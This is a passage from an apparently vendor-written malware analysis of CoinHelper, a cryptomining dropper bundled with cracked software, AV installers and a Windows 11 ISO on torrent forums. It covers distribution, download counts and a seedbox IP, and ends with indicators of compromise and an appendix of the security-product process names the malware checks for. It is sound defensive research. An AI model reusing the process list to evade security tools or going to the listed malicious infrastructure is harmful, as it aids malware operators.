
If any card from above is detected and also the video adapter name matches either “ **Advanced Micro Devices, Inc.** ” or “ **NVIDIA** ”, the malware uses XMRig to leverage GPU for coinmining.

From the list of graphic cards, it is apparent that the malware doesn't hesitate to leverage the newest models of graphic cards.

Bundled apps overview

After looking at the software that the infected victims originally wanted to install, we can conclude that CoinHelper can be bundled with practically anything. So far, we've seen over 2,700 different apps bundled with CoinHelper (differentiating by unique SHA256 hashes). The majority of the software consists of clean installers, cracked software, cracked games or game cheats like **ChromeSetup** , **Photoshop** , **MinecraftSetup** , **Assassin's Creed Valhalla** , **CyberPunk 2077 Trainer** or **AmongUs cheats** . With repertoire like this, the authors of CoinHelper are able to reach out to almost any type of audience ensuring successful spread of the malware.

Persuading someone to download supposedly clean software, which is in reality bundled with malware, is easier than persuading someone to willingly download malware which is secretly bundled with another malware. Authors of CoinHelper are not afraid of this challenge as we observed CoinHelper to be also bundled with samples of malware like **888 RAT** or **njRAT** . We assume that with this approach, the target group of people gets extended by “script kiddies” and inexperienced people with an interest in malware. As this group of people is very specific, there are only a few samples of malware in comparison with the amount of other software. Graphical overview of this proportion can be seen also in the image below.



Origin of the bundled apps

Apart from the Yandex Disk storage from where we started our investigation, we can confirm that another considerable method of spreading CoinHelper is via malicious torrents placed on internet forums focused on cracked software.

Forums overview

The authors of the malware successfully made it easy for people to stumble upon the malicious torrents. During our research, we found CoinHelper bundled with software on Russian internet forums focusing on cracked software:

- [windows-program\[.\]com](#)
- [softmania\[.\]net](#)

Even though we were able to find information about the number of downloads of the malware from these forums (more about this later), it wasn't nearly enough to explain the number of hits from our user base. Because of this, we have to assume that there are tens of forums like the ones mentioned above, spreading malware through cracked software.

More about the forums


Let's focus on the first forum [windows-program\[.\]com](#), as the other one is very similar. Between the thousands and thousands of articles, we found the samples we were looking for. As it turns out, registered user [Alex4](#) created 29 different articles mostly containing torrents for cracked software including:

Advertised software	Description & functionality
Ableton Live Suite 9.7.3 + Crack + торрент	Audio workstation and music production software with current price 599 €
Dr.Web Security Space 11.0.0.11162 x86 x64 + ключ + торрент	Anti-virus solution
ESET NOD32 Smart Security 10.1.219.1 + ключи + торрент	Anti-virus solution
Avast Premier 11.2.2260 + ключ + торрент	Anti-virus solution
Adobe Photoshop CC 2017.1.1 + Portable + торрент	Photo and image editing software
FrapS 3.5.99 на русском + crack + торрент	Screen capture and screen recording utility, popular to videocapture games

As can be seen in the table above, CoinHelper can be also found bundled with multiple well-known AV solutions. Let's take a closer look at a post about Avast AV for the sake of awareness about threats that come with downloading AV from sources like this.


First thing to notice is that the post is from 2020-11-06. It also contains some screenshots of the promised program, but it can be seen that it is a very old version of our AV from 2016. After launching the installation, users get to choose between installing the old version or updating AV to the newest version. Unfortunately, the installer was manipulated and neither of the options work and the no-update variant crashes the system. As a result, the output from this download for users is that they don't get AV protection, they might crash their system and they also get infected with CoinHelper. Because of this we highly recommend downloading only signed software from verified and trustworthy sources and if possible verify hashes or checksums of installers.

As a matter of fact, neither of the AV installers worked. After launching an installer, CoinHelper would install itself and installation would fail because of various reasons. It makes sense that authors of the malware would choose malfunctioning these installers, because there is no reason to give victims a tool that kills and removes their freshly dropped malware from the system.



In the post, it is possible to download three different things:

- A torrent file with which it is possible to download the advertised program with CoinHelper
- A zip archive protected with a password “ 123 ” containing the advertised program with CoinHelper



[avast-premier-2016-11_2_2260-final.zip \[228,31 Mb\]](#)

[avast-premier-2016-11_2_2260-final.torrent \[72,21 Kb\]](#)

Пароль к архиву: 123

After choosing between a zip archive or torrent, the page opens a new tab with information about the file to be downloaded. On the image below it is possible to see the date when the file was added to the page. Surprisingly it is 2021-07-12 and not 2020-11-06, so the file is much newer than the post referencing it. Because we have seen multiple versions of the malicious AutoIt scripts, we suppose that authors of the malware are updating these files with new versions of CoinHelper.

Avast Premier 11.2.2260 + ключ + торрент


Добавлено: **12.07.2021, 11:08**

Категория: [Комплексная защита](#)

Загрузил на сайт: [Alex4](#)

Размер файла: **228.31 Мб**

Количество загрузок: **651**

СКАЧАТЬ 

» [Нажмите «Скачать»](#)

» [Запустите файл](#)

Яндекс Браузер
+ сервисы Яндекса 0+

Скачать: **avast-premier-2016-11_2_2260-final.zip**

2017-2021 © [Windows-Program.com](#)

Additional information that can be noticed on the image above is that the torrent file was downloaded 549 times and after adding the 508 downloads of the zip archive, we can conclude that more than 1,000 people may have got infected just from this one post on this forum. After

checking all the forum posts and files uploaded by the user [Alex4](#) we can confirm that the total number of downloads is more than 45,000 by the 2021-11-02. We consider this number to be quite alarming considering it is the spread of malware only from a single internet forum.

The second forum ([softmania\[.\]net](#)) is quite similar. In this case, the user from whose account the malware is spreading is [WebGid4](#) . This user has 56 publications on the forum among which you can find posts about following software:

Advertised software	Description & functionality
Windows 11 64bit Pro-Home v.21 торрент	Windows 11 ISO image
Adobe Photoshop Lightroom Classic 2021 v10.0 + торрен	Photo and image editing software
Microsoft Office 2016 Professional Plus 16.0.7571.2075 + Ключ + Torrent	MS Office package
VMware Workstation 12 Pro 12.5.4	Software that creates and runs virtual machines
Steinberg Cubase Pro 10.0.50 2020 + торрент	Software for composing, recording, mixing and editing music

The first thing that caught our eyes was the ISO image of the brand new OS Windows 11. The official Windows 11 release date was 2021-10-05, which was only a few weeks before the release of this blogpost. This means that the attackers are really keeping the pace with the current trends and they try very hard to have interesting software to infect as many victims as they can.



Windows 11 64bit Pro-Home v.21 торрент

- Название:** Microsoft Windows 11 Pro/Home
- Категория:** ОС
- Размер:** 4,71 ГБ
- Разработчик:** microsoft
- Теги:** Операционная система
- Опер.система:** Windows 11
- Язык интерфейса:** Русский + Английский

After downloading the torrent named “Windows 11 64bit Pro-Home v.21 торрент” victims would download through the torrent client an ISO file named “ [windows_11_CLIENT_CONSUMER_x64FRE_en-us.iso](#) ”. This is a working ISO image of Windows

11, which installs a brand new operating system, but as a bonus it deploys CoinHelper that is inside the ISO image. After unpacking the ISO file, there is an executable called `\sources\setup.exe` present that contains bundled CoinHelper.

If the victims were more careful, a hint that something is sketchy could be seen after clicking on the download torrent link and opening a download page in the new tab. The torrent was added 2021-07-10, only 17 days after the official announcement of Windows 11 and ~3 months before the official release. This already raised many flags, and as we later found out, it is a Windows 11 developer version that was leaked in June 2021. This ISO image is able to successfully upgrade existing Windows OS to the new Windows 11 also with CoinHelper in it.

Seeding source

We've seen these malicious files being downloaded through torrents which are seeded from seed boxes. A seed box is a remote server used for storing and seeding files through the P2P network that can be rented as a service. Seed boxes serve as a layer of anonymity for attackers because instead of exposing their IP address, only the IP address of the seed box can be seen. They also ensure high availability of the content, because the seed box is supposed to be running 24/7 (unlike regular PCs). Furthermore, companies renting seed boxes also offer different bandwidths to be able to support even higher download rates.

When we looked into the malicious torrents from the `Alex4` on `windows-program[.]com` forum, we saw that the malicious content is downloaded from the server with IP `88.204.193[.]34` on port `56000` (apart from others probably already infected seeders). After taking a closer look at this IP address, we've found out that the IP address is located in Kazakhstan and it is connected to the service named megaseed (`megaseed.kz`).

Conclusion

In this blog post, we presented a detailed technical analysis of CoinHelper, a family of Autolt droppers, which provides a massive coinmining campaign affecting hundreds of thousands of users worldwide. The malware is being spread in a form of a bundle with another software, being it game cheats, cracked software, or even clean installers such as Google Chrome or AV products, as well as hiding in Windows 11 ISO image, and many others.

Furthermore, we explained how the malware maps the victims of the campaign using public IP logging services to better understand the effectiveness of the chosen infection vectors in certain regions. Using these services, the malware also harvests information about victims' security solutions and available computational power.

We explained how the malware can hide literally in any software from unofficial sources. The scope of the spreading is also supported by seeding the bundled apps via torrents, further abusing the unofficial way of downloading software.

Indicators of Compromise (IoC)

Repository: <https://github.com/avast/ioc/tree/master/CoinHelper/>

SHA256	File name
83a64c598d9a10f3a19eabed41e58f0be407ecbd19bb4c560796a10ec5fccdbf	start.exe
cc36bb34332e2bc505da46ca2f17206a8ae3e4f667d9bdfbc500a09e77bab09c	asacpiex.dll
ea308c76a2f927b160a143d94072b0dce232e04b751f0c6432a94e05164e716d	CL_Debug_Log.txt
126d8e9e03d7b656290f5f1db42ee776113061dbd308db79c302bc79a5f439d3	32.exe
7a3ad620b117b53faa19f395b9532d3db239a1d6b46432033cc0ef6a8d2377cd	64.exe
7387e57e5ecfdb01f0ad25eeb49abf52fa0b1c66db0b67e382d3b9c057f51a8	32.txt
ff5aa6390ed05c887cd2db588a54e6da94351eca6f43a181f1db1f9872242868	64.txt
6753d1a408e085e4b6243bfd5e8b44685e8930a81ec27795ccd61f8d54643c4e	amd.txt
93dd8ef915ca39f2a016581d36c0361958d004760a32e9ee62ff5440d1eee494	nvidia.txt

Mutex

QPRZ1bWvXh

QPRZ1bWvXh2

QPRZ2bWvXh

QPRZ3bWvXh

Logging services

[https://2no\[.\]co/1wbYc7](https://2no[.]co/1wbYc7)

Appendix

List of checked security solutions

AV / Security solution	Checked processes
Avast	AvastUI.exe, AvastSvc.exe
NOD	egui.exe, ekrn.exe
Kaspersky	avp.exe, avpui.exe
AVG	avguix.exe, AVGUI.exe
Dr.web	dwengine.exe
Ad-Aware	AdAwareTray.exe, AdAwareDesktop.exe

SecureAPlus	SecureAPlus.exe, SecureAPlusUI.exe
Arcabit	arcabit.exe, arcamenu.exe
Bitdefender	seccenter.exe, bdagent.exe, bdwtxag.exe, agentcontroller.exe
CAT-QuickHeal	ONLINENT.exe, SCANNER.exe
Comodo	cis.exe, vkise.exe
Cybereason	CybereasonRansomFree.exe
Emsisoft	a2guard.exe, a2start.exe
eScan	escanmon.exe, TRAYICOS.exe, escanpro.exe
F-Prot	FProtTray.exe, FPWin.exe
GData	AVKTray.exe, GDKBFltExe32.exe, GDSC.exe
ikarus	guardxkickoff.exe, virusutilities.exe
K7AntiVirus	K7TSecurity.exe, K7TSMMain.exe, K7TAlert.exe
MaxSecure	Gadget.exe, MaxProcSCN.exe, MaxSDTray.exe, MaxSDUI.exe, MaxUSBProc.exe
McAfee	McDiReg.exe, McPvTray.exe, McUICnt.exe, mcuicnt.exe, MpfAlert.exe, ModuleCoreService.exe, uihost.exe, delegate.exe
MicrosoftSecurityEssentials	msseces.exe
Panda	PSUAConsole.exe, PSUAMain.exe
TrendMicro	PtSessionAgent.exe, uiSeAgnt.exe, uiWinMgr.exe
TrendMicro-HouseCall	HousecallLauncher.exe, housecall.bin, HouseCallX.exe
VIPRE	SBAMTray.exe, VIPREUI.exe
Webroot	WRSA.exe
ZoneAlarm	zatray.exe
AhnLab-V3	ASDCli.exe, ASDUp.exe, MUpdate.exe, V3UPUI.exe, V3UI.exe
Avira	avgnt.exe, Avira.Systray.exe, ngen.exe, Avira.VPN.Notifier.exe, msisexec.exe
Bkav	BkavHome.exe
BkavPro	Bka.exe, BkavSystemServer.exe, BLuPro.exe
F-Secure	fshoster32.exe
Jiangmin	KVMonXP.kxp, KVPreScan.exe, KVXp.kxp

Kingsoft	kislive.exe, kxetray.exe
NANO-Antivirus	nanoav.exe
Qihoo-360	efutil.exe, DesktopPlus.exe, PopWndLog.exe, PromoUtil.exe, QHSafeMain.exe, QHSafeTray.exe, SoftMgrLite.exe
Rising	popwndexe.exe, rsmain.exe, RsTray.exe
SUPERAntiSpyware	SUPERAntiSpyware.exe
Tencent	QQPCTray.exe, QQPCUpdateAVLib.exe, Tencentdl.exe, TpkUpdate.exe
VBA32	vba32ldrgui.exe, VbaScheluder.exe, BavPro_Setup_Mini_C1.exe
ViRobot	hVrSetup.exe, hVrTray.exe, hVrScan.exe, hVrContain.exe
Zillya	ZTS.exe
Defender	MSASCui.exe, MSASCuiL.exe
SmartScreen	smartscreen.exe

Tagged [asanalysis](#), [cryptocurrency](#), [cryptomining](#), [malware](#), [series](#)